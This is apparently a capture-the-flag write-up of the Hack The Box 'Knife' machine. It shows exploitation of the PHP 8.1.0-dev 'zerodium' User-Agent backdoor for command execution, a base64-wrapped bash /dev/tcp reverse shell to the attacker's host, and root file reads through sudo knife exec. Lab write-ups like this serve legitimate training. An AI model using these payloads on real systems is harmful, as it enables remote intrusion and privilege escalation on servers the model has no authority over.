


Hack-The-Box -KNIFE(10.10.10.242)

Nmap O/P :-

```
Nmap scan report for 10.10.10.242
Host is up, received user-set (0.28s latency).
Not shown: 64396 closed ports, 1137 filtered ports
Reason: 64396 conn-refused and 1137 no-responses
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp    open  http     syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web-Application :-




At EMA we're taking care to
a whole new level . . .

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This Lab basically test your patience and your google fu skills to get initial foothold

So after banging the head on web application enum (Nikto, nuclei, dirbuster, gobuster)

I decided to intercept the request using burp and lets check, if we get anything in hand or not,



Here we get one more vector which is **php-dev**

So the attack vectors we have in hand are,

1. OpenSSH 8.2p1
2. Apache httpd 2.4.41
3. PHP 8.1.0-dev

I have done maximum researching as I can about the first 2 attack vectors, then I decided to move to 3rd one "**PHP 8.1.0-dev**" and I found below reference,

<https://github.com/vulnhub/vulnhub/tree/master/php/8.1-backdoor>


Above reference states that, PHP 8.1.0-dev has a backdoor vulnerability regarding **User-Agent Header** and "**zerodium**"

Zerodium is the code used by hackers to run the malicious code on the website which is built using vulnerable/compromised php code.

So as per the above mentioned link we have to add one more header which is "**User-Agent**" and use "**zerodiumvar_dump(xyz);**" as parameter.

Var_dump does dumping of whatever is been mentioned in the double quotes


For example :-



So there are several php systems commands are present like **exec()**, **system()**, **passthru()** etc

So I have used **system()** command

User-Agent : zerodiumsystem("ls");



And we are able to execute the commands,

Now we will use this vulnerability to get the reverse shell.

But here the twist comes so I tried using almost all kinds of reverse shell payload(bash,nc,perl,python,openbsd,etc) but none of them worked actually

I researched a bit and then I understood that we should encode our payload using base64 because sometimes headers doesn't understand special characters

So I used **bash** payload and then encoded it in **base64**

bash -i >& /dev/tcp/kali-IP/4444 0>&1

A terminal window with a dark background. The prompt is `(kali@kali)-[~/htb]`. The user enters `$ base64 encode`. The output is `YmFzaCAtaSA+ [REDACTED] Cg==`, where the payload is redacted with a red bar.

Then I used this in "**User-Agent**" header but it also didn't work.


So later I came to know that, we are sending our payload in base64 encoded format, but the how come the web server will understand this, so we have to decode it and then execute the command at server end

Modified command looks like,

echo <bas64-encoded-string>|base64 -d|/bin/bash

Use above in the **User-Agent** header as a parameter,

User-Agent: zerodiusystem("echo <bas64-encoded-string>|base64 -d|/bin/bash");



Open up the nc listener and we should get the shell

```

(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444: ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.10.242] 54546
bash: cannot set terminal process group (964): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ ls -la

```

User.txt file

```

james@knife:~$ cat us
cat user.txt
6f2a34a6418a20ad6ff6dfda50c9617f

```

Priv Esc :-

After Getting User flag just checked the output of "sudo -l" command

```

james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
User james may run the following commands on knife:
  (root) NOPASSWD: /usr/bin/knife

```

knife is a command-line tool that provides an interface between a local chef-repo and the Chef Infra Server

To know more here is the reference link :-

<https://docs.chef.io/workstation/knife/>

After a little research I saw knife has an sub-command called "**exec**", which actually helps to execute the ruby scripts

To know more here is the reference link :-

https://docs.chef.io/workstation/knife_exec/

To get the root flag, I have used the below ruby script which helps to open a file and read the contents.

```
f = File.open("/root/root.txt", "r")
f.each_line do |line|
  puts line
end
f.close
```

File.open - File is a class and open is command to open the file
next is the standard ruby code to end the script

Basically I used,

Sudo /usr/bin/knife exec -E '<above code>'

```
6163fd503b856b0a2475f594651c9aef
james@knife:/$ sudo /usr/bin/knife exec -E 'f = File.open("/root/root.txt", "r")
f.each_line do |line|
  puts line
end
<knife exec -E 'f = File.open("/root/root.txt", "r")
> f.each_line do |line|
>   puts line
> end
> '
f.close'
6163fd503b856b0a2475f594651c9aef
```

And we got the root flag !!!!